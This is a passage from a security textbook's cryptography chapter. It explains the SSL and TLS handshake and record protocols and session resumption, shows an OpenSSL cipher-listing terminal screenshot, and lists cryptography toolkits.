encryption algorithms, session ID, key exchange algorithms, compression algorithms, and MAC algorithms)
1
Determines the SSL version and encryption algorithms to be used for the communication; sends Server Hello message (Session ID) and Certificate message (local certificate)
2
Sends a Server Hello Done message
3
Verifies the Digital certificate, generates a random premaster secret (encrypted with server's public key), and sends Client Key Exchange message with the premaster secret
4
Sends a Change Cipher Spec message and a Finished message (hash of handshake message)
5
Hash value is calculated for the exchanged handshake messages and then compared to the hash value received from the client; If the two match, the key and cipher suite negotiation succeeds. Sends a Change Cipher Spec message and a Finished message (hash of handshake message)
6

Figure 20.31: SSL handshake protocol flow

The resumption of a previous session or the replication of an existing session proceeds as follows:

- The client initiates the communication by sending a hello message with the session ID of the session that is to be resumed.
- If the server finds a match, it re-establishes the session under the specified session state with the same session ID.
- At this point, both the server and the client exchange the changed spec messages and proceed directly to the finished messages.
- After re-establishment, the server and client exchange data at the application layer.
- If the session ID does not exist, the server creates a new session ID. The SSL client and server then carry out a complete handshake.



Transport Layer Security (TLS)

- TLS is a protocol **to establish a secure connection** between a client and a server and ensure the privacy and integrity of information during transmission
- It uses the **RSA algorithm** with 1024- and 2048-bit strengths

TLS Handshake Protocol

It allows the client and server to authenticate each other, select an encryption algorithm, and exchange a symmetric key prior to data exchange

TLS Record Protocol

It provides secured connections with an encryption method, such as DES

Client Hello

Hello Server
Server Certificate
Server key Exchange
Certificate Request
Server Hello Done

Client Certificate
Client key exchange
Certification verify
[Change Cipher Spec]
Client Finished Message

[Change Cipher Spec]
Server Finished Message

Handshake Protocol

Record Protocol

Application Data

Application Data

Transport Layer Security (TLS)

The Transport Layer Security (TLS) protocol is used to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission. It uses a symmetric key for bulk encryption, asymmetric key for authentication and key exchange, and message authentication codes for message integrity. It uses the RSA algorithm with strengths of 1024 and 2048 bits. Using TLS, one can reduce security risks such as message tampering, message forgery, and message interception. An advantage of TLS is that it is independent of the application protocol. Higher-level protocols can lie on top of TLS transparently.

TLS consists of two layers: TLS Record Protocol and TLS Handshake Protocol.

1. **TLS Record Protocol**

   The TLS Record Protocol is a layered protocol. It provides secured connections with an encryption method such as DES. It secures application data using the keys generated during the handshake and verifies its integrity and origin. The TLS Record Protocol provides connection security with two basic properties:

   - **The connection is private**: Uses symmetric cryptography for data encryption (e.g., DES). The protocol generates unique keys for symmetric encryption for each connection, depending on a secret negotiated by another protocol (such as the TLS Handshake Protocol). One can use the TLS Record Protocol without encryption.
   - **The connection is reliable**: It provides a message integrity check at the time of message transport using a keyed MAC. Secure hash functions (e.g., SHA, MD5) help to perform MAC computations.

The TLS Record Protocol does the following:

- Fragments outgoing data into manageable blocks and reassembles incoming data
- Optionally compresses outgoing data and decompresses incoming data
- Applies MAC to the outgoing data and uses MAC to verify the incoming data
- Encrypts outgoing data and decrypts incoming data

The TLS Record Protocol sends the outgoing encrypted data to the TCP layer for transport.

2. **TLS Handshake Protocol**

The TLS Handshake Protocol allows the client and server to authenticate each other and select an encryption algorithm and cryptographic keys prior to data exchange by the application protocol.

It provides connection security with three basic properties:

- The peer's identity can be authenticated using asymmetric cryptography. This can be made optional but is mostly required for at least one of the peers.
- The negotiation of a shared secret is secure.
- The negotiation is reliable.

The TLS Handshake Protocol operates on top of the TLS Record Protocol and is responsible for producing cryptographic parameters of the session state. At the start of communication, the TLS client and server agree on a protocol version, select cryptographic algorithms, optionally authenticate each other, and use asymmetric cryptography techniques to create shared secrets.

The steps involved in the TLS Handshake Protocol are as follows:

- Initially, the client sends a "Client hello" message accompanied by the client's random value and supported cipher suites to the server.
- The server responds to the client by sending a "Server hello" message accompanied by the server's random value.
- The server sends its certificate to the client for authentication and may request the client's certificate. The server sends the "Server hello done" message.
- The client sends its certificate to the server, if requested.
- The client generates a random pre-master secret and encrypts it with the server's public key; then, it sends the encrypted pre-master secret to the server.
- The server receives the pre-master secret. Thereafter, the client and server each create the master secret and session keys based on the pre-master secret.
- The client sends "Change cipher spec" to the server to indicate that it will start using the new session keys for hashing and encrypting messages. The client also sends "Clientfinished".

- The server receives "Changecipher spec" from the client and switches its record layer security state to symmetric encryption using the session keys. Then, the server sends "Serverfinished" to the client.
- Now, the client and server can exchange application data over the secure channel they have established, and all the messages exchanged between the client and server are encrypted using a session key.




Client Hello
Hello Server
Server Certificate
Server key Exchange
Certificate Request
Server Hello Done
Client Certificate
Client key exchange
Certification verify
[Change Cipher Spec]
Client Finished Message
[Change Cipher Spec]
Server Finished Message
Handshake Protocol
Record Protocol
Application Data
Application Data

Figure 20.32: TLS handshake and record protocols



Cryptography Toolkits

OpenSSL

OpenSSL is an open-source cryptography toolkit implementing **SSL v2/v3** and **TLS v1** network protocols and the related cryptography standards required by them

openssl enc -ciphers - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #openssl enc -ciphers
Supported ciphers:
-aes-128-cbc               -aes-128-cfb               -aes-128-cfb1
-aes-128-cfb8              -aes-128-ctr               -aes-128-ecb
-aes-128-ofb               -aes-192-cbc               -aes-192-cfb
-aes-192-cfb1              -aes-192-cfb8              -aes-192-ctr
-aes-192-ecb               -aes-192-ofb               -aes-256-cbc
-aes-256-cfb               -aes-256-cfb1              -aes-256-cfb8
-aes-256-ctr               -aes-256-ecb               -aes-256-ofb
-aes128                    -aes128-wrap               -aes192
-aes192-wrap               -aes256                    -aes256-wrap
-aria-128-cbc              -aria-128-cfb              -aria-128-cfb1
-aria-128-cfb8             -aria-128-ctr              -aria-128-ecb
-aria-128-ofb              -aria-192-cbc              -aria-192-cfb
-aria-192-cfb1             -aria-192-cfb8             -aria-192-ctr
-aria-192-ecb              -aria-192-ofb              -aria-256-cbc
-aria-256-cfb              -aria-256-cfb1             -aria-256-cfb8
-aria-256-ctr              -aria-256-ecb              -aria-256-ofb
-aria128                   -aria192                   -aria256
-bf                        -bf-cbc                    -bf-cfb
-bf-ecb                    -bf-ofb                    -blowfish
-camellia-128-cbc          -camellia-128-cfb          -camellia-128-cfb1
-camellia-128-cfb8         -camellia-128-ctr          -camellia-128-ecb
-camellia-128-ofb          -camellia-192-cbc          -camellia-192-cfb
-camellia-192-cfb1         -camellia-192-cfb8         -camellia-192-ctr
-camellia-192-ecb          -camellia-192-ofb          -camellia-256-cbc
-camellia-256-cfb          -camellia-256-cfb1         -camellia-256-cfb8
-camellia-256-ctr          -camellia-256-ecb          -camellia-256-ofb
-camellia128               -camellia192               -camellia256
```

https://www.openssl.org

Keyczar
https://github.com

wolfSSL
https://www.wolfssl.com

AES Crypto Toolkit
https://www.ni.com

RELIC
https://code.google.com

PyCrypto
https://www.pycrypto.org

